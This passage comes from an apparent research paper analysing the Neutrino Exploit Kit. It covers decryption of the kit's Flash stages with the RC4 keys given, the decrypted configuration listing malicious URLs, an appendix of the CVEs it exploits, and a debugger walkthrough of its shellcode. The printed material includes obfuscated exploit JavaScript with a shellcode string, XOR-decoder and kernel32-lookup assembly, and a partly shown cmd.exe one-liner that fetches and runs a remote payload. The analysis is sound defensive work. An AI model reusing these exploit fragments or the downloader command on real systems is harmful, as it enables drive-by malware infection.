   _loc3_ = _loc3_.replace(class_2.method_7(-1820302814),this.var_11.link.pnw18);
   _loc3_ = _loc3_.replace(class_2.method_7(-1820302812),this.var_11.key.payload);
   _loc4_ = _loc4_.replace(class_2.method_7(-1820302826),escape(_loc3_));
   ExternalInterface.call(class_2.method_7(-1820302790) + _loc4_ + ")");
```

Figure 13 - Decryption of Exploit module

The decryption of this data can be automated using a Python script that reads the data in the *DefineBinaryData* tags and then decrypts it using RC4 algorithm with the key "qnigpeuktueb551166 ".

For the *DefineBinaryData* tag *1*, *3*,*5* and *6* the data needs to be uncompressed with Zlib. Figure 11 shows a snippet of the exploit code from the *nw18_html* module after decrypted and uncompressed.




```
function I1lI9(a, b) {
    I1lId(this, I1lI_());
    this.M = !1;
    this.key = b;
    this.url = this.scope.Zc + this.scope.D[this.scope.kd][this.scope.Qc] + this.scope.Sd + I1lIY(a);
}

function EscapeHexString(a) {
    for (var b = "", c = 0; c < a.length; c += 2) {
        b = b + "%u00" + a.substr(c, 2);
    }
    return b;
}
I1lI9.prototype.N = function() {
    if (this.M) {
        return this.M;
    }
    try {
        var a = unescape(EscapeHexString("EB125831C966B9CB04498034088485C975F7FFE0E8E9FFFFFFD10D61074028D7D5D3B544E00FC4B40FC4880FC4880F840F8
        this.ka = I1lI0(a);
        var b = I1lIDa(this.scope.Ua, I1lIY("c17UA/vZT1HDBcAlM7Eytz4w/qmqQEqO"));
        this.Ib = I1lI0(b);
        var c = I1lIDa(this.scope.Ua, I1lIY("c15q+/LZTwzG0/ii2/j8ODah"));
        this.Zb = I1lI0(c);
        var d = I1lIEa(this.scope.de, this.scope.ee),
            e = I1lI0(this.url);
        I1lIFa(this.ka, d, e);
        this.key && "null" != this.key && (d = I1lIEa(this.scope.ie, this.scope.je), e = I1lI0(this.key), I1lIFa(this.ka, d, e));
    } catch (f) {
        return !1;
```

Figure 14 - Exploit code nw18

The exploits contained in the second stage Flash file are outlined in the Appendix A. The exploit code used in nw18 is explained in detail in the Appendix B.

3.3.4. Configuration File


Within the first stage Flash file there is one *DefineBinaryData* tag which is passed to the second stage Flash file and then decrypted. In this sample, it's the *DefineBinaryData* tag *N*. As shown in figure 15. The code reads the byte stream from *DefineBinaryData* tag *N* and invokes function *_loc15_.ep*. This function is defined within the second stage. This technique is possible due to the SWF to SWF communication capability in AS3 (Systems, A. 2011, September 15).



```
private function e(paraml:Event) : void
{
   removeEventListener("complete",this.e);
   var _loc19_:ByteArray = new n() as ByteArray;
   var _loc15_:MovieClip = MovieClip(paraml.target.content);
   stage.addChild(_loc15_);
   _loc15_.ep(_loc19_);
}
```

Figure 15 - First stage flash passing arguments to the second stage.

Then through confusing code logic, the byte stream from the tag *N* ends up in *var_18*. Figure 14 shows the final step of decrypting this byte stream.




```
private final function method_19() : Boolean
{
   var _loc2_:* = null;
   var _loc4_:ByteArray = new ByteArray();
   var _loc5_:String = this.method_16();
   if(0 === _loc5_.length)
   {
      return false;
   }
   var _loc1_:* = 0;
   var _loc3_:ByteArray = new ByteArray();
   _loc3_ = this.var_18;
   _loc2_ = _loc3_.readUTFBytes(3);
   _loc1_ = parseInt(_loc2_,16);
   _loc4_.writeBytes(_loc3_,3,_loc1_);
   _loc4_ = this.var_15.method_13(_loc4_,_loc5_);
   this.var_11 = JSON.parse(_loc4_.toString());
   if("rtConfig" !== this.var_11.marker)
   {
      return false;
   }
   return true;
}
```

```
00000000  33 64 65 33 6B 2F C3 60 A1 4B F0 B9 97 50 31 CE
00000010  69 C5    CF D6 44 10 64 FA 9E EE DD 4C 92 64 67
00000020  00 E4 BA                      86 0F 95 C7 6B 6B
00000030  A5 21 37                      EC B5 9E 29 59 55
00000040  45 E9 3B                      E0 A7 9C AF C9 1C
00000050  BC 2D C7                      8A EB 4D 7A 60 15
00000060  AE 7B EE FB 47 C3 81 E2 35 40 FC B4 D4 5C 48 08
00000070  A0 5B CB B5 CF EF F0 0E D2 3A F6 54 BC 29 64 C8
00000080  AE 18 E2 17 F5 9E B9 F9 2B 38 BB 21 71 E9 85 84
```

Var_18 contains the byte stream from DefineBinaryTag N from the 1st stage Flash file
Reads the first 3 bytes. Converts to string and then to integer using base16.
Invokes the RC4 decryption. Key stored on _loc_5 points to the decrypted strings and is "ptdrfslucrc331111"
Parses the decrypted data as a JSON string
First 3 bytes tell the size of the data to be decrypted. 990 bytes
consideration-10686515.swf
header
binaryData
DefineBinaryData (1: x.g)
DefineBinaryData (2: x.h)
DefineBinaryData (3: x.j)
DefineBinaryData (4: x.k)
DefineBinaryData (5: x.m)
DefineBinaryData (6: x.n)

Figure 16 - Decryption of the Neutrino configuration

The first 3 bytes of the byte stream identify the size of the data to be decoded. In this case, 0x33, 0x64, 0x65. This value is converted to a string i.e., 3DE. Then the value is converted into decimal i.e., 990 bytes (O'Brien, D. 2015). Finally, these amounts of bytes are decrypted using RC4 and processed as a JSON string. Figure 14 shows a snippet of the decrypted data. Here we can see the different URL's used by the Exploit Kit. Each one of the URL's can be used to identify which exploit module was used.



```
{
   "link": {
      "pnw2": "http:\/\/wfmfldq.nonetib.top\/grandfather\/contact-36185922",
      "pnw6": "http:\/\/wfmfldq.nonetib.top\/2012\/07\/06\/perfect\/short\/waist-poet-hail-wound.html",
      "pnw7": "http:\/\/wfmfldq.nonetib.top\/defend\/1082877\/drop-direct-potter-coin-person-brave-amuse-jerk-august",
      "pnw8": "http:\/\/wfmfldq.nonetib.top\/camp\/kick-sprawl-21009673",
      "pnw18": "http:\/\/wfmfldq.nonetib.top\/manner\/1638028\/bigger-annoy-entrance",
      "pnw19": "http:\/\/wfmfldq.nonetib.top\/1980\/02\/14\/plant\/float\/sport\/bird-wherever-mansion-shave-hint-exhaust-happiness-whistle.html",
      "jsPing": "http:\/\/wfmfldq.nonetib.top\/tell\/salt-awful-32289339",
      "flPing": "http:\/\/wfmfldq.nonetib.top\/deep\/Y3lram4",
      "bot": "http:\/\/wfmfldq.nonetib.top\/wealth\/dWl4dmps",
      "backUrl": ""
   },
   "exploit": {
      "nw2": {
         "enabled": true
      },
```

Figure 17 - Neutrino Configuration

4. Further Research

Several areas could be of interest for further research in the context of analyzing Exploit Kits. First, exploration of the available options to perform automatic extraction of the Flash files using dynamic analysis. One option could be to extend the work performed by Timo Hirvonen on SULO in order to support a wide range of Flash version. To a certain extent this work has been started by Hiddencodes.

Another area could be a detailed study on the ability to perform automated deobfuscation of malicious JavaScript using headless browsers and toolkits like PhantomJS, NodeJS, CouchJS or Rhino.

5. Conclusion

All stages of the Neutrino Exploit Kit enforce different protection mechanisms that slow down analysis, prevent code reuse and evade detection. It begins with multiple layers of obfuscated JavaScript using junk code and string encoding that hides the code logic. Then it goes further by having multiple layer of encrypted Flash files with obfuscated ActionScript. The ActionScript is then responsible to invoke multiple exploits with encoded shellcode that download encrypted payload. In addition, the modular backend framework allows the threat actors to use different distribution mechanisms to reach victims globally. Based on this modular backend different filtering rules are enforced and different payloads can be delivered based on the victim Geolocation, browser and operating system. This complexity makes these threats a very interesting case study and difficult to defend against. Against these capable and dynamic threats, no single solution is enough. The best strategy for defending against this type of attacks is to understand them and to use a defense in depth strategy - multiple security controls at different layers.

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7. Appendix A – Exploit Arsenal

The exploit arsenal available in Neutrino Exploit Kit consists of five (5) exploits weaponized in a Flash file.

The decrypted data from the *DefineBinaryData* tag 3 (nw2_html) contains code to exploit CVE-2013-2551. This exploit has a CVSS score of 9.3 and exploits a Use-after-free vulnerability in Microsoft Internet Explorer 6 through 10. This vulnerability was initially discovered by VUPEN and demonstrated during the Pwn2Own contest at CanSecWest in 2013 (N.J). After the detailed post from VUPEN, different exploit kits started to adopt it. According to the NTT Global Threat Intelligence Report 2015, this highly reliable exploit made its way to the top of being one of the most popular exploits used across all Exploit Kits today.

The decrypted data from *DefineBinaryData* tag 5 (nw7_html) contains code to exploit CVE-2014-6332. This exploit has a CVSS score of 9.3 and exploits the Windows OLE Automation Array. The IBM X-Force research team initially discovered this vulnerability. (R. F. 2014). This vulnerability got the code name of unicorn bug because of is extremely rarity to due to wide range of Microsoft operating systems and browser versions it impacts (Rajpal, M. S. 2014).

Inside the decrypted data from *DefineBinaryData* tag 6 (nw8_html) contains exploit code for CVE-2015-2419. This exploit has a CVSS score of 9.3 and is known as the JScript9 Memory Corruption Vulnerability. Vectra Networks originally discovered it. This exploit was first adopted by the Angler Exploit Kit (S. S., & D. C. 2015) and soon after adopted by Neutrino (K. 2015).

In the interior of the *DefineBinaryData* tag 4 (nw6.swf)there is code to exploit CVE-2014-0569. This exploit has a CVSS score of 10 and is known as integer overflow vulnerability in Adobe Flash casi3. The exploit was disclosed trough the ZDI program who then reported the vulnerability to Adobe (F. L. 2015, March 02). After the release of the patch, the vulnerability was reversed and adopted by the different Exploit Kits (K. 2014, October 21).

Finally, within the *DefineBinaryData* tag 2 (nw19_swf) there is code to exploit CVE-2015-5122. This exploit has a CVSS score of 10 and is known as Adobe Flash ActionScript 3 opaque Background Use-After-Free Vulnerability. This exploit was found as a result of the public disclosure of the Hacking Team leak (D. K. 2015) (P. P. 2015, July 11). In a matter of hours, the exploit was incorporated in the Angler Exploit Kit (K. 2015, July 11).


8. Appendix B – ShellCode

Each of the five self-contained exploits has shellcode that is used to run malicious code in the victims system. The shellcode objective is the same across of the exploits: Download, decrypt and execute the malware.

Examining the JavaScript that was extracted from the nw18_html *DefineBinaryData* tag on the second stage Flash file one can see that there is a function named EscapeHexString that contains a hex string of 2504 bytes which is passed to a function that converts the string to Unicode notation followed by an unescape.

This shellcode string can be copied and embedded into a skeletal executable that can be analyzed using a debugger or a disassembler. First, the shellcode needs to be converted into hex notation (\x). This can be done by coping the shellcode string into a file and then running the following Perl one liner "$cat shellcode | perl -pe 's/(..)/\\x$1/g' >shellcode.hex". Then generate the skeletal shellcode executable with shellcode2exe.py script written by Mario Villa and later tweaked by Anand Sastry (Villas, M.) The command is "$shellcode2exe.py –s shellcode shellcode.exe" (Zeltser, L.). The result is a windows executable for the x86 platform that can be loaded into a debugger. Another way to convert shellcode is to use the converter tool from www.kahusecurity.com

Next step is to load the generated executable into OllyDbg. Stepping through the code one can see that the shellcode contains a deobfuscation routine. In this case, the shellcode author is using a XOR operation with key 0x84. After looping through the routine, the decoded shellcode shows a one liner command line.


CPU - main thread, module shellcod
Simple routine using the XOR algorithm with key 0x84 to deobfuscate the shellcode
Decoded Shellcode contains one liner command line

```
00401000  $.EB 12        JMP SHORT shellcod.00401014
00401002  $ 58           POP EAX
00401003  . 31C9         XOR ECX,ECX
00401005  . 66:B9 CB04   MOV CX,4CB
00401009  > 49           DEC ECX
0040100A  . 803408 84    XOR BYTE PTR DS:[EAX+ECX],84
0040100E  . 85C9         TEST ECX,ECX
00401010  .^75 F7        JNZ SHORT shellcod.00401009
00401012  ..FFE0         JMP EAX
00401014  > E8 E9FFFFFF  CALL shellcod.00401002
00401019    55           DB 55
0040101A    89           DB 89
0040101B    E5           DB E5
0040101C    83           DB 83
0040101D    C4           DB C4
0040101E    AC           DB AC
0040101F    53           DB 53                          CHAR 'S'
00401020    51           DB 51                          CHAR 'Q'
00401021    57           DB 57                          CHAR 'W'
00401022    31           DB 31                          CHAR '1'
00401023    C0           DB C0
00401024    64           DB 64                          CHAR 'd'
00401025    8B           DB 8B
```

```
Registers (FPU)
ESI FFFFFFFF
EDI 7C910208 ntdll.7C910208

EIP 00401012 shellcod.00401012

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BDEC 01050104 005C0067
ST1 empty +UNORM 0069 006E0069 002E0067
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```

```
Address   Hex dump                                         ASCII
004010B2  63 6D 64 2E 65 78 65 20 2F 71 20 2F 63 20 63 64  cmd.exe /q /c cd
004010C2  20 2F 64 20 22 25 74 6D 70 25 22 20 26 26 20 65   /d "%tmp%" && e
004010D2  63 68 6F 20 66 75 6E 63 74 69 6F 6E 20 6F 28 61  cho function o(a
004010E2  29 7B 72 65 74 75 72 6E 20 6E 65 77 20 41 63 74  ){return new Act
004010F2  69 76 65 58 4F 62 6A 65 63 74 28 61 29 7D 3B 66  iveXObject(a)};f
00401102  75 6E 63 74 69 6F 6E 20 68 69 28 67 29 7B 76 61  unction hi(g){va
00401112  72 20 66 3D 6F 28 65 2B 22 2E 22 2B 65 2B 22 52  r f=o(e+"."+e+"R
00401122  65 71 75 65 73 74 2E 35 2E 31 22 29 3B 66 2E 73  equest.5.1");f.s
00401132  65 74 50 72 6F 78 79 28 6E 29 3B 66 2E 6F 70 65  etProxy(n);f.ope
00401142  6E 28 22 47 45 54 22 2C 67 28 31 29 2C 6E 29 3B  n("GET",g(1),n);
00401152  66 2E 4F 70 74 69 6F 6E 28 30 29 3D 67 28 32 29  f.Option(0)=g(2)
00401162  3B 66 2E 73 65 6E 64 28 29 3B 69 66 28 32 30 30  ;f.send();if(200
00401172  3D 3D 66 2E 73 74 61 74 75 73 29 72 65 74 75 72  ==f.status)retur
00401182  6E 20 72 28 66 2E 72 65 73 70 6F 6E 73 65 54 65  n r(f.responseTe
00401192  78 74 2C 67 28 6E 29 29 7D 3B 66 75 6E 63 74 69  xt,g(n))};functi
004011A2  6F 6E 20 72 28 67 2C 66 29 7B 66 6F 72 28 76 61  on r(g,f){for(va
004011B2  72 20 63 3D 30 2C 6B 2C 62 3D 5B 5D 2C 7A 61 3D  r c=0,k,b=[],za=
004011C2  5B 5D 2C 61 3D 30 3B 32 35 36 5E 3E 61 3B 61 2B  [],a=0;256^>a;a+
004011D2  2B 29 62 5B 61 5D 3D 61 3B 66 6F 72 28 61 3D 30  +)b[a]=a;for(a=0
```


```
0012FFC4  7C817067  RETURN to kernel32.7C817067
0012FFC8  7C910208  ntdll.7C910208
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054B6ED
                    End of SEH chain
                    SE handler
                    kernel32.7C817070
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  shellcod.<ModuleEntryPoint>
0012FFFC  00000000
```

Figure 18- Shellcode deobfuscation

After completing the XOR de-obfuscation routine the shellcode has to be able to dynamically resolve the Windows API's in order to make the necessary system calls on the environment where is being executed. To make system calls the shellcode needs to know the memory address of the DLL that exports the required function. Popular API calls among shellcode writers are *LoadLibrary*and*GetProcAddress*. These are common functions that are used frequently because they are available in the Kernel32.dll which is almost certainly loaded into every Windows operating system. The author can then get the address of any user mode API call made.

Therefore, the first step of the shellcode is to locate the base address of the memory image of Kernel32.dll. It then needs to scan its export table to locate the address of the functions needed.


How does the shellcode locate the Kernel32.dll? On 32-bit systems, the malware authors use a well-known technique that takes advantage of a structure that resides in memory and is available for all processes. The Process Environment Block (PEB). This structure among other things contains linked lists with information about the DLLs that have been loaded into memory. How do we access this structure? A pointer exists to the PEB that resides insider another structure known as the Threat Information Block (TIB) which is always located at the FS segment register and can be identified as *FS:[0x30]*(Zeltser, L.). Given the memory address of the PEB the shellcode author can then browse through the different PEB linked lists such as the *InLoadOrderModuleList* which contains the list of DLL’s that have been loaded by the process in load order. The third element of this list corresponds to the Kernel32.dll. The code can then retrieve the base address of the DLL. This technique was pioneered by one of the members of the well-known and prominent virus and worm coder group 29A and written in volume 6 of their e-zine in 2002 (R. 2002)(H.S. 2009).Figure 19 shows a snippet of the shellcode that contains the different sequence of assembly instructions in order for the code to find the Kernel32.dll.


Pointer to PEB at FS:[0x30]
Pointer to PEB_LDR_DATA at 0x0C within PEB
InLoadOrderModuleList at 0x0C in PEB_LDR_DATA
Pointer to DLLBase address of kernel32.dll at 0x18 within InLoadOrderModuleList

```
00401022  . 31C0         XOR EAX,EAX
00401024  . 64:8B40 30   MOV EAX,DWORD PTR FS:[EAX+30]
00401028  . 8B40 0C      MOV EAX,DWORD PTR DS:[EAX+C]
0040102B  . 8B40 0C      MOV EAX,DWORD PTR DS:[EAX+C]
0040102E  . 8B00         MOV EAX,DWORD PTR DS:[EAX]
00401030  . 8B00         MOV EAX,DWORD PTR DS:[EAX]
00401032  . 8B58 18      MOV EBX,DWORD PTR DS:[EAX+18]          kernel32.7C800000
00401035  . 89D8         MOV EAX,EBX
```

Figure 19


The next step is to retrieve the address of the required function. This can be obtained by navigating through the Export Directory Table of the DLL. In order to find the right API there is a comparison made by the shellcode against a string. When it matches, it fetches its location and proceeds. This technique was pioneered and is well described in the paper "Win32 Assembly Components" written in 2002 by The Last Stage of Delirium Research Group (LSD). Finally, the code invokes the desired API. In this case, the shellcode uses the *CreateProcessA* API where it will spawn a new process that will carry out the command line specified in the command line string.



```
0012FF34  004010A2  ┌CALL to CreateProcessA
0012FF38  00000000  │ModuleFileName = NULL
0012FF3C  004010B2  │CommandLine = "cmd.exe /q /c cd /d "%tmp%" && echo function o(a){return new
0012FF40  00000000  │pProcessSecurity = NULL
0012FF44  00000000  │pThreadSecurity = NULL
0012FF48  00000001  │InheritHandles = TRUE
0012FF4C  00000000  │CreationFlags = 0
0012FF50  00000000  │pEnvironment = NULL
0012FF54  00000000  │CurrentDir = NULL
0012FF58  0012FF6C  │pStartupInfo = 0012FF6C
0012FF5C  0012FFB0  └pProcessInfo = 0012FFB0
0012FF60  7C910208  ntdll.7C910208
```

Figure 20 - Process Creation

This command will launch a new instance of the Windows command interpreter, navigate to the users %temp% folder and then redirect a set of JavaScript commands to a file named dre1.js. Finally it will invoke Windows Script Host and launch this JavaScript file with two parameters. One is the decryption key and the other is the URL from where to fetch the malicious payload. Essentially this shellcode is a downloader. The full command is shown in figure 16.




```
cmd.exe /q /c cd /d "%tmp%" && echo function o(a){return new ActiveXObject(a)};function hi(g){var
f=o(e+"."+e+"Request.5.1");f.setProxy(n);f.open("GET",g(1),n);f.Option(0)=g(2);f.send();if(200==f.statu
s)return r(f.responseText,g(n))};function r(g,f){for(var
